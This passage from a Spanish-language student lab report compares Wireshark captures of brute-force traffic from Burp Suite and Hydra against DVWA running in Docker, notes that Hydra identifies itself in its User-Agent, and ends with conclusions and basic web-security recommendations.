


Figura 39: Captura wireshark paquetes burp.

2.17 Detección de SW (tráfico)

2 DESARROLLO DE ACTIVIDADES




Figura 40: Captura wireshark paquetes hydra.

Como se puede observar solo en el caso del paquete de hydra, se especifica el SW de origen en el apartado de User-Agent teniendo como valor Mozilla/5.0(Hydra).

Conclusiones y comentarios

En esta experiencia de laboratorio se realizaron distintas actividades relacionadas con pruebas de seguridad en la aplicación vulnerable de DVWA. Se utilizó Docker para correr DVWA en un entorno controlado y se hicieron ataques de fuerza bruta utilizando herramientas como Burp Suite, cURL y Hydra. También, se compararon los paquetes generados por estas herramientas para identificar diferencias en el tráfico de red y se buscaron diferencias en los paquetes generados por cada herramienta.

En conclusión, es de suma importancia que las aplicaciones web sean seguras, evitando así posibles amenazas de ataque hacia la página, debido a que se pueden arriesgar la privacidad y seguridad de los datos, incumpliendo las leyes y regulaciones de privacidad por la que se rigen las empresas.

Algunas de las soluciones para evitar amenazas de ataque son:

- Utiliza HTTPS: Habilitar HTTPS para poder cifrar la comunicación entre el servidor web y el navegador del usuario, evitando ataques de intermediarios.
 - Uso algoritmo de encriptación: Se procede a encriptar los datos privados según el contexto de la aplicación como las contraseñas, cuentas de banco, etc.

- Seguridad en sesiones: Se utilizan tokens de sesiones únicos con el fin de evitar ataques de secuestro de sesiones.